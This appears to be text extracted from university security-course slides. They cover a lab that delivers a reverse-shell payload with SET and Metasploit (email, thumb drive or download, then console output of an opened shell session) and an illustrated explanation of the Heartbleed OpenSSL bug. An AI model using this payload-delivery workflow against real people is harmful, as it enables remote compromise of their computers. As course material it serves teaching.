

Metasploit is now listening for a callback from the victim

SET - Deliver the Payload

- Deliver payload.exe
 - ❖ Email, Thumb drive
 - ❖ Website download

... and wait for them to execute the payload

Human will click here...
stupid human



Game... SET... Match

```
msf exploit(handler) > [*] Command shell session 1 opened (10.1.0.13:88 -> 10.1.0.88:56266) at  
2017-01-22 10:33:12 -0500
```

```
msf exploit(handler) > sessions -i 1  
[*] Starting interaction with 1...
```

It appears as if it failed. You just need to tell metasploit which session you want to interact with.

```
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.
```


```
F:\My Documents\AFIT\Courses\CSCE 629\WI17\Assignments\Lab 5 - Web Attacks\2017 payload>exit
```

Chris Hadnagy and David Kennedy
DEFCON 2015




Trust??

- I know what you're thinking... no sane human would click "Run"!
- Check out these real examples



21 Nov 13




Heartbleed Buffer Over-read




- Heartbleed - catastrophic bug in OpenSSL
 - ❖ Bruce Schneier on Heartbleed
 - "The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software."
 - "'Catastrophic' is the right word. On the scale of 1 to 10, this is an 11."
- While reading data from a buffer, application overruns the buffer's boundary and reads adjacent memory
- TLS uses a heartbeat packet to test and keep secure links alive so they do not have to renegotiate during each connection
- As of 23 Jan 17, 200,000 servers vulnerable
 - ❖ <https://threatpost.com/heartbleed-persists-on-200000-servers-devices/123253/>



Heartbleed Buffer Over-read




HOW THE HEARTBLEED BUG WORKS:



Heartbleed Buffer Over-read




Heartbleed Buffer Over-read



SERVER, ARE YOU STILL THERE?
IF SO, REPLY "HAT" (500 LETTERS).



a connection. Jake requested pictures of deer.
User Meg wants these 500 letters: HAT. Lucas
requests the "missed connections" page. Eve
(administrator) wants to set server's master
key to "14835038534". Isabel wants pages about
snakes but not too long". User Karen wants to
change account password to "CoHoBaSt! User



HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt!". User Karen requests pages

a connection. Jake requested pictures of deer.
User Meg wants these 500 letters: HAT. Lucas
requests the "missed connections" page. Eve
(administrator) wants to set server's master
key to "14835038534". Isabel wants pages about
"snakes but not too long". User Karen wants to
change account password to "CoHoBaSt! User

